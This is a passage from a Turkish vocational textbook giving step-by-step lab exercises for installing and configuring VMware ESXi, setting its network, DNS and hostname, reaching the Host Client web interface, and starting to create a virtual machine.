Sanallaştırma türleri ve uygulama alanları hakkında araştırma yapınız. Araştırma sonuçlarını rapor hâline getiriniz. Çalışmanızı arkadaşlarınızla paylaşınız.

4.3.2. Sanallaştırma Uygulamaları

Bu öğrenme biriminde sanallaştırma uygulamaları gerçekleştirmek için **VMware vSphere ESXi (Tip 1)** ve **Oracle VirtualBox (Tip 2)** hipervizör yazılımları kullanılacaktır.


42. UYGULAMA

Tip 1 hipervizör yazılımının kurulumunu aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Tip 1 hipervizör yazılımı ISO dosyasını indirmek için Create an Account seçeneği ile üye olunuz (Üye olmak için e-posta adresi, parola ve kişisel bilgilerinizi doldurunuz.).


2. Adım: Adres bilgileri bölümünü dünya posta kodu sistemine göre doldurunuz (**City** kısmına semt bilgisini, **Zip or postal code** kısmına ise semt bilgisine ait posta kodunu yazınız.).

3. Adım: Üyeliği tamamlayınca **I Have an Account** seçeneği ile giriş yapınız (Görsel 4.286).



Görsel 4.286: Üyelik işlemleri


4. Adım: License & Download sekmesinde **Download Packages** bölümünden **ESXi ISO** dosyasını indiriniz [Lisans bilgisi gerektiğinde **License Information** bölümünden kopyalayınız (Görsel 4.287).].



Görsel 4.287: Tip 1 hipervizör yazılımının indirilmesi

5. Adım: İndirilen disk görüntüsü (ISO dosyası) ile önyüklenebilir bir USB bellek hazırlayınız.

6. Adım: Hazırlanan USB belleği sunucu bilgisayara takıp sunucu bilgisayarı yeniden başlatınız.



Görsel 4.288: ESXi kurulumunun başlatılması

7. Adım: Sunucu bilgisayarın BIOS ayarlarına girip ilk açılış aygıtını USB olarak değiştiriniz.

8. Adım: BIOS ayarları yapılıp sunucu bilgisayar yeniden başladıktan sonra kurulum ekranından **ESXi-8-standard Installer** seçimini yaparak işlemi başlatınız (Görsel 4.288).


9. Adım: Önyükleme işleminin bitmesini bekleyiniz (Görsel 4.289).




Görsel 4.289: Gerekli dosyaların yüklenmesi

10. Adım: Hoş geldiniz ekranında **Enter** tuşuna basıp, lisans sözleşmesi ekranına geçerek lisans sözleşmesini **F11** tuşuyla kabul ediniz (Görsel 4.290).

11. Adım: Disk seçimini yapıp **Enter** tuşuna basınız (Görsel 4.291).




Görsel 4.290: Lisans sözleşmesini onaylanması



Görsel 4.291: Disk seçiminin yapılması

12. Adım: Klavye dil seçimini yapıp **Enter** tuşuna basınız (Görsel 4.292).

13. Adım: Root kullanıcısının parolasını belirleyip **Enter** tuşuna basınız (Görsel 4.293).



Görsel 4.292: Klavye dil seçiminin yapılması



Görsel 4.293: Root parolasının belirlenmesi

14. Adım: Konfigürasyon ayarlarına göre kurulumu başlatmak için **F11** tuşuna basınız (Görsel 4.294).

15. Adım: ESXi kurulumun tamamlanmasını bekleyip, kurulum tamamlandığında **Enter** tuşuna basarak sunucu bilgisayarı yeniden başlatınız (Görsel 4.295).



Görsel 4.294: Konfigürasyon ayarlarına göre kurulumu başlatma



Görsel 4.295: Kurulumun tamamlanması

16. Adım: Sunucu bilgisayar açıldıktan sonra IP adresi bilgilerinin bulunduğu ekran görüntülenir. Bu nedenle kurulum sonrası yapılandırmaları tamamlamak için **F2** tuşuna basınız (Görsel 4.296).




Görsel 4.296: Sistem yapılandırmaları

17. Adım: Konfigürasyon sayfasına geçmek için **root** parolasını giriniz (Görsel 4.297).

18. Adım: Ağ yapılandırmalarını gerçekleştirmek için **Configure Management Network** seçimini yapıp **Enter** tuşuna basınız (Görsel 4.298).



Görsel 4.297: Kimlik doğrulamanın yapılması




Görsel 4.298: Ağ yönetimi ekranına geçilmesi

19. Adım: Configure Management Network ekranında **IPv4 Configuration** seçimini yapınız.

20. Adım: Açılan pencerede statik IP yapılandırmasını gerçekleştirip, **Enter** tuşuna basarak yapılandırmayı kaydediniz.

21. Adım: Esc tuşu ile ağ yönetimi penceresini kapatınız (Görsel 4.299).




Görsel 4.299: IP bilgilerinin ayarlanması

22. Adım: Configure Management Network ekranında **DNS** Configuration seçimini yapınız.

23. Adım: Açılan pencerede DNS IP yapılandırmasını gerçekleştiriniz.


24. Adım: Hostname bilgisini belirleyip, **Enter** tuşuna basarak yapılandırmayı kaydediniz (Görsel 4.300).



Görsel 4.300: DNS ve Hostname bilgilerinin ayarlanması

25. Adım: Configure Management Network ekranında **Custom DNS Suffixes** seçimini yapınız.


26. Adım: Açılan pencerede DNS alan adı yapılandırmasını gerçekleştirip, **Enter** tuşuna basarak yapılandırmayı kaydediniz (Görsel 4.301).



Görsel 4.301: DNS alan adının ayarlanması

27. Adım: Configure Management Network ekranında **Esc** tuşu ile ağ yönetimi penceresini kapatıp konfigürasyon değişikliklerini **Y (Yes)** tuşu ile onaylayınız.


27. Adım: Gerçekleştirilen yapılandırmaları doğrulayıp IP adresini not alınız (Görsel 4.302).



Görsel 4.302: IP yapılandırmaları


29. Adım: Bir istemci bilgisayarın web tarayıcısında adres çubuğuna sunucu IP adresini yazınız [**Bağlantınız gizli değil** uyarısı ile karşılaşma durumunda **Gelişmiş** butonuna basıp, **192.168.56.103 sitesine ilerle (güvenli değil)** bağlantısına tıklayarak **ESXi Host Client** web arayüzüne erişim sağlayınız.].

30. Adım: ESXi Host Client web arayüzünde kullanıcı adı ve parola bilgilerini giriniz (Görsel 4.303).




Görsel 4.303: ESXi web arayüzü kullanıcı doğrulama

31. Adım: ESXi Host Client web arayüzünü inceleyiniz (Görsel 4.304).



Görsel 4.304: ESXi Host Client web arayüzü

32. Adım: ESXi Host Client web arayüzünde **Manage** bölümüne geçip **Licensing** sekmesinde **Assign license** ile lisans anahtarını ekleyiniz (Görsel 4.305).




Görsel 4.305: Lisans anahtarının eklenmesi

Hyper-V sanallaştırma sistemi hakkında bir araştırma yapınız. Araştırma sonuçlarını rapor hâline getiriniz. Çalışmanızı arkadaşlarınızla paylaşınız.

43. UYGULAMA


Sunucu işletim sistemi sanal makinesini "Tip 1" hipervizör yazılım kullanarak aşağıdaki adımlar doğrultusunda oluşturunuz.

1. Adım: Create / Register VM ile sanal makine oluşturunuz (Görsel 4.306).




Görsel 4.306: Sanal makine oluşturma

2. Adım: Create a new virtual machine seçimini yapınız (Görsel 4.307).




Görsel 4.307: Yeni sanal makine oluşturma tipinin seçilmesi

3. Adım: Sanal makine adı, ESXi sürümü, sanal işletim sistemi adı ve versiyonu ile ilgili bilgileri belirleyiniz (Görsel 4.308).




Görsel 4.308: Sanal işletim sistemi ile ilgili bilgilerin belirlenmesi

4. Adım: Sanal makine için depolama alanı seçimini yapınız (Görsel 4.309).



Görsel 4.309: Depolama alanının seçilmesi

